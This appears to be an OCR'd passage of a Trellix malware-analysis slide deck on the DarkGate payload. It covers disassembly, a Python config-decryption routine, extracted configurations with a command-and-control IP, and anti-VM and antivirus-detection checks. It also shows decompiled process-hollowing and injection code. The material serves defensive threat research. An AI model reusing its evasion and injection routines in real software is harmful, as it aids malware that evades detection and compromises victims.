seg000:00000785                  db 'EhqiEKtAQpqFOYeAgrpMwnwvpNYDndDubSxINRBFUqVlsNUvpVHVKmXvzRWEXkAjH'
seg000:00000785                  db 'ZkJhhjYdSZBHknhtBoyILmwMiENNYOXpHupAsnhBFp'
seg000:00000B3D DarkGate_payload db 4Dh                 ; CODE XREF: seg000:0000077F↑j
seg000:00000B3D                                         ; M
seg000:00000B3E                  db 5Ah                 ; Z
seg000:00000B3F                  db 45h
seg000:00000B40                  db 52h
seg000:00000B41                  db 0E8h
```

Trellix

DarkGate payload

The final stage


Trellix

DarkGate payload - Strings

v4

- ☐ Base64 encoded
- ☐ Custom alphabets


```
configuration = "zLAxuU0kQKf3sWE7ePRO2imyg9GSpVoYC6rhlX48ZHnvjJDBNFtMd1I5acwbqT+="
general_strings
="GYsyiN0PCntRw8TM7ZIcjWH5xp=+hFd91Dfzu6aE3v2AoXgVUKlme4qbkrJOBSLQ"
```



```
CODE:00451B90 40 D8 3B B7 40 D1 A3+dword_451B90    dd 0B73BD840h, 2FA3D140h, 3CA4h, 0FFFFFFFFh, 8
CODE:00451B90 2F A4 3C 00 00 FF FF+                                           ; DATA XREF: check_virtual_machine+36↑o
CODE:00451B90 FF FF 08 00 00 00                                               ; virtual
CODE:00451BA4 40 D8 A9 9F 83 99 F1+dword_451BA4    dd 9FA9D840h, 3BF19983h, 0
CODE:00451BA4 3B 00 00 00 00                                                  ; DATA XREF: check_virtual_machine+5F↑o
CODE:00451BA4                                                                 ; vmware
CODE:00451BB0 FF FF FF FF 1F 00 00+                dd 0FFFFFFFFh, 1Fh
CODE:00451BB8 A5 8C 3B 9A 2C D8 AA+dword_451BB8    dd 9A3B8CA5h, 24AAD82Ch, 60237CA4h, 0AF2FB5B6h, 0B7A3B22Ch
CODE:00451BB8 24 A4 7C 23 60 B6 B5+                                           ; DATA XREF: check_virtual_machine+79↑o
CODE:00451BB8 2F AF 2C B2 A3 B7 BA+                dd 3E83A3BAh, 8E3BD8A3h, 868C23h ; Microsoft Hyper-V Video
```

v5 & v6

- ☐ No encoding/encryption



```
CODE:00453087 00                                 align 4
CODE:00453088 FF FF FF FF 17 00 00+              dd 0FFFFFFFFh, 17h
CODE:00453090 6D 69 63 72 6F 73 6F+aMicrosoftHyper db 'microsoft hyper-v video',0
CODE:00453090 66 74 20 68 79 70 65+                                          ; DATA XREF: check_vm+34↑o
CODE:004530A8 FF FF FF FF 07 00 00+              dd 0FFFFFFFFh, 7
CODE:004530B0 76 69 72 74 75 61 6C+aVirtual       db 'virtual',0             ; DATA XREF: check_vm+40↑o
CODE:004530B8 FF FF FF FF 06 00 00+              dd 0FFFFFFFFh, 6
CODE:004530C0 76 6D 77 61 72 65 00 aVmware        db 'vmware',0              ; DATA XREF: check_vm+51↑o
```

Trellix

DarkGate payload - Configuration

v4

❑ Base64 encoded

❑ Custom alphabets


❑ Same as strings

v5

❑ No encoding/encryption

v6

❑ Custom XOR encryption



```
def decrypt_key(encrypted_key):
    decrypted_key = []
    key_length = len(encrypted_key)

    for i in range(0, key_length):
        decrypted_key.append(ord(encrypted_key[i]) ^ (key_length - i))

    return decrypted_key


def decrypt_conf(encrypted_conf, encrypted_key):
    decrypted_conf = ""
    encrypted_conf_len = len(encrypted_conf)
    key = decrypt_key(encrypted_key)
    key_len = len(key)

    key_index = 0
    for index in range(0, encrypted_conf_len):
        decrypted_conf = decrypted_conf + chr(key[key_index] ^ encrypted_conf[index])
        key_index = (key_index + key[key_index]) % key_len

    return decrypted_conf
```

Trellix


DarkGate payload

Configuration

v4	v5	Description	v6	Description
0=7891	0=2351	port number	0=103.124.106.237|	CnC
1=Yes	1=Yes	startup	1=Yes	persistence
2=Yes	2=Yes	rootkit	2=unk	unknown
3=No	3=No	anti-analysis vm	3=Yes	anti-analysis vm
4=50	4=100	minimum disk	4=No	anti-analysis disk
5=Yes	5=No	anti-analysis disk	5=No	xeon
6=No	6=Yes	anti-analysis environment	6=Yes	anti-analysis vm
7=4096	7=4096	minimum RAM	7=No	anti-analysis RAM
8=Yes	8=No	anti-analysis RAM	8=No	fake error
9=No	9=No	xeon	9=unk	unknown
10=bbaede	10=txtMut	internal mutex	10=unk	unknown
11=No	11=Yes	raw stub	11=DarkGate	fake error caption
12=No	12=No	DLL crypter	12=R0ijS0qCVITtS0e6xeZ	fake error encoded message
13=Yes	13=No	AU3 crypter	13=6	unknown
14=16	14=4	unknown	14=Yes	unknown
15=lXBgOPPXJaUkJm	15=nKHBgEnVjIFSfg	key	15=80	port number
16=16	16=4	ping delay	16=unk	unknown
17=No	17=Yes	debugged	17=unk	unknown
18=Yes	18=Yes	unknown	18=50	minimum disk
19=Yes	19=Yes	persistency option	19=4000	minimum RAM
20=Yes	20=unk	binder	20=unk	unknown
21=unk	21=unk	system info string	21=No	unknown
22=9999	22=8080	crypto port number	22=No	DLL crypter
23=pieceofcake	23=A111133	username	23=No	AU3 crypter
	24=Yes	installation path	24=edr2	unknown
	25=4	commands delay	25=admin888	affiliate/campaign ID
	26=Yes	unknown	26=No	process hollowing relaunch
	27=No	write system info	27=bedxvHpr	key
	28=No	kaspersky bypass	28=No	unknown
	29=Yes	unknown	29=2	DLL sideload app
			30=unk	unknown
			31=Yes	AutoHotKey crypter
			32=No	AddressOfEntryPoint injection
			33=unk	sqlite3.dll crypter
			tabla=4V7z,jJfq)...	

Trellix

DarkGate payload - Configuration




```
C:\Users\L3cr0f\Desktop\Binaries\DarkGate
λ python.exe conf_decryption.py -m full_chain\d74df69b8fa6675dfe1dd5b5488cd76d870013dbe256b44d77486771f9d35c57 | jq
{
  "command_and_control": "103.124.106.237|",
  "fake_error": "No",
  "fake_error_title": "DarkGate",
  "base64_fake_error_msg": "R0ijS0qCVITtS0e6xeZ",
  "unknown_13": "6",
  "unknown_14": "Yes",
  "port": "80",
  "persistence": "Yes",
  "av_bypass": "No",
  "anti_vm_1": "Yes",
  "min_disk": "50",
  "anti_vm_2": "Yes",
  "check_ram": "No",
  "min_ram": "4000",
  "check_xeon": "No",
  "unknown_21": "No",
  "crypter_dll": "No",
  "crypter_au3": "No",
  "crypter_ahk": "Yes",
  "unknown_24": "edr2",
  "user": "admin888",
  "relaunch_process_hollowing": "No",
  "xor_key": "bedxvHpr",
  "unknown_28": "No",
  "dll_sideloading_method": "2",
  "tabla": "4V7z,jJfq) [E$mdY3]2}uUwygI&GLX6tpObsPT{=nS8vHBRhxQrc(MCZ*aDi.l90N\"eA5KkFoW1"
}
```


https://github.com/trellix-arc/tig-threat-research/blob/main/DarkGate/darkgate_config_extractor.py

DarkGate payload - Features


- ❏ Anti-analysis
  - ❏ Virtual machine detection
  - ❏ Antivirus detection
  - ❏ System monitoring tools



```
if ( (unsigned __int8)GetFileAttributesA() )
{
  __linkproc__ LStrAsg(a1, "Avira");
  goto LABEL_65;
}
if ( __linkproc__ LStrPos((char)"|ns.exe", (char *)dword_463CAC) > 0
  || __linkproc__ LStrPos((char)"|nis.exe", (char *)dword_463CAC) > 0
  || __linkproc__ LStrPos((char)"nortonsecurity.exe", (char *)dword_463CAC) > 0 )
{
  __linkproc__ LStrAsg(a1, "Norton");
  byte_463CA2 = 1;
  goto LABEL_65;
}
if ( __linkproc__ LStrPos((char)"|smc.exe", (char *)dword_463CAC) > 0 )
{
  __linkproc__ LStrAsg(a1, "Symantec");
  byte_463CA2 = 1;
  goto LABEL_65;
}
if ( __linkproc__ LStrPos((char)"uiseagnt.exe", (char *)dword_463CAC) > 0 )
{
  __linkproc__ LStrAsg(a1, "Trend Micro");
  goto LABEL_65;
}
if ( __linkproc__ LStrPos((char)"mcshield.exe", (char *)dword_463CAC) > 0
  || __linkproc__ LStrPos((char)"mcuicnt.exe", (char *)dword_463CAC) > 0 )
{
  __linkproc__ LStrAsg(a1, "McAfee");
  goto LABEL_65;
}
```




```
if ( __linkproc__ LStrPos((char)"autoruns", v11) <= 0 )
{
  if ( __linkproc__ LStrPos((char)"editor de registro", v11) <= 0 )
  {
    if ( __linkproc__ LStrPos((char)"editor del registro", v11) <= 0 )
    {
      if ( __linkproc__ LStrPos((char)"registry editor", v11) <= 0 )
      {
        if ( __linkproc__ LStrPos((char)"gerenciador de tarefas", v11) <= 0 )
        {
          if ( __linkproc__ LStrPos((char)"zhpcleaner", v11) <= 0 )
          {
            if ( __linkproc__ LStrPos((char)"task manager", v11) <= 0 )
            {
              if ( __linkproc__ LStrPos((char)"junkware removal", v11) <= 0 )
              {
                if ( __linkproc__ LStrPos((char)"administrador de tareas", v11) <= 0 )
                {
                  if ( __linkproc__ LStrPos((char)"hijackthis", v11) <= 0 )
                  {
                    if ( __linkproc__ LStrPos((char)"tcpview", v11) <= 0 )
                    {
                      if ( __linkproc__ LStrPos((char)"process monitor", v11) <= 0 )
                      {
                        if ( __linkproc__ LStrPos((char)"wireshark", v11) <= 0 )
```




```
_EnumDisplayDevicesA();
Sysutils::LowerCase(v1);
if ( v11 )
{
  System::__linkproc__ LStrCmp(v2, "microsoft hyper-v video");
  if ( v3
    || __linkproc__ LStrPos(v11, "virtual") > 0
    || __linkproc__ LStrPos(v11, "vmware") > 0
    || (System::__linkproc__ LStrCmp(v4, "standard vga graphics adapter"), v3)
    || (System::__linkproc__ LStrCmp(v5, "microsoft basic display adapter"), v3) )
  {
    LOBYTE(v0) = 1;
  }
}
```

DarkGate payload - Features

- ❑ Antivirus evasion (aka rootkit)
  - ❑ Process Hollowing
  - ❑ Parent PID spoofing
  - ❑ DLL injection
  - ❑ AddressOfEntryPoint injection (v6)



```
CreateProcessA_0(zero, zero, 0, 0, 0, CREATE_SUSPENDED, 0, 0, &StartupInfo, &ProcessInformation);
NtQueryInformationProcess(ProcessInformation.hProcess, ProcessBasicInformation, v19, 0x18u, ReturnLength)
Buffer[1] = (LPCVOID)(v20 + 8);
Buffer[0] = 0;
ReadProcessMemory(ProcessInformation.hProcess, (LPCVOID)(v20 + 8), Buffer, 4u, &NumberOfBytesRead);
memset_values(0, 4096);
ReadProcessMemory(ProcessInformation.hProcess, Buffer[0], v16, 0x1000u, &NumberOfBytesRead);
Buffer[3] = v16;
Buffer[2] = &v16[v17];
v26 = (char *)Buffer[0] + *(_DWORD *)&v16[v17 + 40];
v8 = strlen();
v4 = (const void *)System::_16809_0((int *)&v23);
WriteProcessMemory(ProcessInformation.hProcess, v26, v4, v8, &NumberOfBytesRead);
ResumeThread(ProcessInformation.hThread);
Sleep(0x1F4u);
```




```
call_nt_function("NtGetContextThread", &hThread, 1);
if ( (unsigned __int8)unknown_symbol_45() )
{
  v43[0] = 0;
  v43[0] = *(_DWORD *)(v47 + 80);
  if ( *(_DWORD *)(v47 + 52) == v43[1]
    && (hThread = ProcessInformation.hProcess,
        v36 = 0,
        v37 = *(_DWORD **)(v47 + 52),
        v38 = 5,
        call_nt_function("NtUnmapViewOfSection", &hThread, 1)) )
  {
    VirtualMemory = NtAllocateVirtualMemory(ProcessInformation.hProcess, 0, *(_DWORD *)(v47 + 80), 12288, 64);
  }
  else
  {
    VirtualMemory = NtAllocateVirtualMemory(
                      ProcessInformation.hProcess,
                      *(_DWORD *)(v47 + 52),
                      *(_DWORD *)(v47 + 80),
                      12288,
                      64);
  }
  if ( a4 )
    v13 = VirtualMemory && (unsigned __int8)sub_426A08();
  else
    v13 = VirtualMemory != 0;
  if ( v13 )
  {
    v49 = (_WORD *)custom_memcpy();
    v46[44] = VirtualMemory + *(_DWORD *)(v47 + 40);
    if ( NtWriteVirtualMemory_NtProtectVirtualMemory(
           ProcessInformation.hProcess,
           v46[41] + 8,
           &VirtualMemory,
           4,
           v43) )
    {
      v14 = *(_DWORD *)(v47 + 52);
      if ( v14 != VirtualMemory )
      {
        unknown_symbol(v49, v47, VirtualMemory - v14);
        *(_DWORD *)(v47 + 52) = VirtualMemory;
        custom_memcpy((char *)v49 + *((_DWORD *)v48 + 15), v47, 248);
      }
      hThread = ProcessInformation.hThread;
      v36 = 0;
      v37 = v46;
      v38 = 5;
      call_nt_function("NtSetContextThread", &hThread, 1);
      if ( (unsigned __int8)unknown_symbol_45() )
      {
        NtWriteVirtualMemory_NtProtectVirtualMemory(
          ProcessInformation.hProcess,
          VirtualMemory,
          v49,
          *(_DWORD *)(v47 + 80),
          v43);
        hThread = ProcessInformation.hThread;
        v36 = 0;
        v37 = 0;
        v38 = 5;
        call_nt_function("NtResumeThread", &hThread, 1);
        dwProcessId = ProcessInformation.dwProcessId;
      }
```

DarkGate payload - Command and control

